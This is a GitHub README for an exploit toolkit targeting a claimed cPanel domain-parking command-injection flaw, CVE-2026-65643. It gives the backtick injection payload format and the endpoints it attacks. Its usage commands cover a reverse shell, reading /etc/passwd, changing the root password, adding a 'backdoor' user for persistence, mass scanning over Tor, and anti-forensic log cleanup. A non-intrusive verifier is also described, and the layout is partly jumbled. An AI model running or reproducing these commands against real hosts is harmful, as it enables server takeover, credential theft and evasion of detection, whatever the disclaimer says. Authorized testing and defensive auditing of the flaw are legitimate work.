tc4dy/cve-2026-65643-poc-toolkit
Red/Blue team toolkit for CVE-2026-65643, a cPanel domain parking RCE. Includes exploit with reverse shell, webshell, persistence, and mass scanning, plus a non-intrusive verifier for detection and auditing.




⚠️ ETHICAL USE ONLY – AUTHORIZED SECURITY TESTING
This repository provides tools for authorized security professionals, blue teams, and penetration testers only.
Unauthorized access to computer systems is illegal under CFAA (US), Computer Misuse Act (UK), TCK 243/244 (Turkey), and similar laws worldwide.


CVE‑2026‑65643 is a critical command injection vulnerability in cPanel & WHM versions 11.x that allows an authenticated cPanel user to execute arbitrary system commands with root privileges via the domain parking functionality.
`).| Tool | Purpose | Intended User |
|---|---|---|
exploit.py | Full weaponized toolkit with reverse shell, webshell, persistence, file read/write, root password change, mass scanning, Tor support, and OPSEC features. | Red teams / authorized pentesters |
git clone https://github.com/tc4dy/CVE-2026-65643-PoC-Toolkit
cd CVE-2026-65643-PoC-Toolkit
pip install -r requirements.txt
requests
urllib3
exploit.py Parametersverifier.py ParametersThe exploit uses the following cPanel endpoints and injection methods:
# Injection payload format
test.com`<command>`

# Example
test.com`id`
test.com`whoami`
test.com`echo 'pwned' > /tmp/pwned`
This software is provided for educational purposes and authorized security testing only.
verifier.py | Non‑intrusive vulnerability checker that detects cPanel version, validates injection, and assesses risk without executing any malicious payload. Generates detailed reports. | Blue teams / security auditors |
| Feature | exploit.py | verifier.py |
|---|
| Vulnerability detection | ✅ | ✅ |
| Version detection (4 endpoints) | ✅ | ✅ |
| Command injection | ✅ | ❌ |
| Reverse shell | ✅ | ❌ |
| WebShell upload | ✅ | ❌ |
| Persistence (cPanel user creation) | ✅ | ❌ |
| Root password change | ✅ | ❌ |
| File read/write | ✅ | ❌ |
| 4 injection methods (JSON/Form/CGI/API2) | ✅ | ✅ |
| Tor support (anonymity) | ✅ | ❌ |
| User‑Agent rotation (OPSEC) | ✅ | ❌ |
| Jitter (OPSEC) | ✅ | ❌ |
| Mass scanning (multi‑thread) | ✅ | ❌ |
| Interactive shell | ✅ | ❌ |
| Non‑intrusive (safe) mode | ❌ | ✅ |
| Timeline logging | ✅ | ✅ |
| HTML report | ✅ | ❌ |
| JSON report | ✅ | ✅ |
| Log cleanup (anti‑forensic) | ✅ | ✅ |
| Proxy support | ✅ | ✅ |
| Custom User‑Agent | ✅ | ✅ |
| SSL verification control | ✅ | ✅ |
| Scenario | Recommended Tool |
|---|
| Blue Team – verifying if your cPanel installation is vulnerable | verifier.py |
| Security Audit – non‑intrusive vulnerability assessment | verifier.py |
| Red Team – authorized penetration testing with full exploitation | exploit.py |
| Bug Bounty – responsible disclosure testing | verifier.py |
| Mass Scanning – checking multiple targets for vulnerability | exploit.py (detection only) |
| Incident Response – checking if systems are compromised | verifier.py |
| Parameter | Description |
|---|
-t, --target | Target cPanel URL (e.g. https://cpanel.example.com:2083) |
-l, --target-file | File containing list of targets (one per line) for mass scanning |
-u, --username | cPanel username |
-P, --password | cPanel password |
-p, --port | Override cPanel port (default from URL or 2083) |
--threads | Number of threads for multi‑target (default: 10) |
-o, --output | Save JSON report to file |
--html-report | Save HTML report to file |
-v, --verbose | Verbose output |
--proxy | HTTP/HTTPS proxy (e.g. http://127.0.0.1:8080) |
--tor | Route through Tor (localhost:9050) |
-ua, --user-agent | Custom User‑Agent |
--no-keep-alive | Do not keep session alive |
--delay | Delay between requests (default: 2.0s) |
--jitter | Random jitter (0‑1 sec) between requests (default: 0.5) |
--max-retries | Max retries (default: 5) |
--ssl-verify | Verify SSL certificates |
--timeout | Request timeout (default: 15s) |
--cmd | Execute a single command on the target |
--reverse-shell | Reverse shell IP:PORT |
--passwd | Change root password |
--adduser | Create cPanel user (USER DOMAIN PASSWORD) |
--read | Read a file |
--write | Write a file (specify path) |
--write-content | Content to write |
--cleanup | Clean logs and history after exploitation |
-i, --interactive | Interactive shell after exploitation |
--domain-suffix | Suffix for parked domain (default: exploit.local) |
| Parameter | Description |
|---|
-t, --target | Target cPanel URL (e.g. https://cpanel.example.com:2083) |
-u, --username | cPanel username |
-P, --password | cPanel password |
-o, --output | Save JSON report to file |
-v, --verbose | Verbose output |
--proxy | HTTP/HTTPS proxy (e.g. http://127.0.0.1:8080) |
--tor | Route through Tor (localhost:9050) |
--ssl-verify | Verify SSL certificates |
--timeout | Request timeout (default: 15s) |
--cleanup | Clean logs after test |
| # | Scenario | Command |
|---|
| 1 | Quick vulnerability check | python verifier.py -t https://cpanel.example.com:2083 -u user -P pass |
| 2 | Detailed scan with report | python verifier.py -t https://cpanel.example.com:2083 -u user -P pass -o report.json -v |
| 3 | Reverse shell | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --reverse-shell 192.168.1.100:4444 |
| 4 | Execute command | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --cmd "whoami" |
| 5 | Read sensitive file | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --read /etc/passwd |
| 6 | Change root password | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --passwd NewRootPass123 |
| 7 | Create new cPanel user (persistence) | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --adduser backdoor domain.com Parola123 |
| 8 | Interactive shell after exploitation | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass -i |
| 9 | Mass scanning from file | python exploit.py -l targets.txt -u user -P pass --threads 20 -o results.json |
| 10 | Use proxy, Tor, and custom User‑Agent | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --proxy http://127.0.0.1:8080 --tor -ua "Mozilla/5.0" |
| 11 | Clean logs after exploitation | python exploit.py -t https://cpanel.example.com:2083 -u user -P pass --cleanup |
| Method | Endpoint | Description |
|---|
| JSON API | /cpsessXXXXX/json-api/domain | Primary injection method via JSON payload |
| Form Data | /cpsessXXXXX/json-api/domain | Alternative injection via form-encoded data |
| CGI Script | /cgi-sys/domainpark.cgi | Legacy CGI endpoint injection |
| API2 | /cpsessXXXXX/json-api/cpanel | Legacy API2 injection method |